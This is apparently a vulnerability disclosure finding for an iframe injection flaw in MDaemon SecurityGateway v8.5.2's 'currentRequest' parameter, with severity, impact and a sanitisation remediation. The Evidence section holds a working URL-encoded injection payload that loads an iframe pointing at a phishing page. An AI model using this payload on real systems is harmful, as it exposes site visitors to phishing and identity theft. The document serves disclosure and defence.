Finding GTN-005: IFRAME Injection at 'currentRequest' Parameter

Severity: High
Vendor of the product: MDaemon Technologies
Product: SecurityGateway for Email Servers
Version: v8.5.2 (64 bit)
Researcher: Pankaj Kumar Thakur (Green Tick Nepal Pvt. Ltd.)

Details of Vulnerability:

It consists of one or more iFrame tags that have been inserted into a page or post's content and typically downloads an executable program or conducts other actions that compromise the site visitors' computers.


Impact:

It can allow an attacker to modify the page. To steal another person's identity.

Evidence:

http://localhost:4000/SecurityGateway.dll?view=user_list_ajax&list=1&AliasSearch=&currentRequest=0%27%22%3E%3Ciframe+id%3D1655+src%3Dhttp%3A%2F%2F127.0.0.1%2Fphishing.html%3E&XMLHTTP=1&v=1653769357258

var scripts = []; scripts.push({id:1,enabled:1, realname:"Pankaj", mailbox:"pankaj", domain:"pankaj"}); if (PAGE && PAGE.list) { PAGE.list.setCurrentPage(1); PAGE.list.setTotalPages(1); } nUrlCurrentRequest = (



Suggested Remediation:

Implement Input sanitization at 'currentRequest' Parameter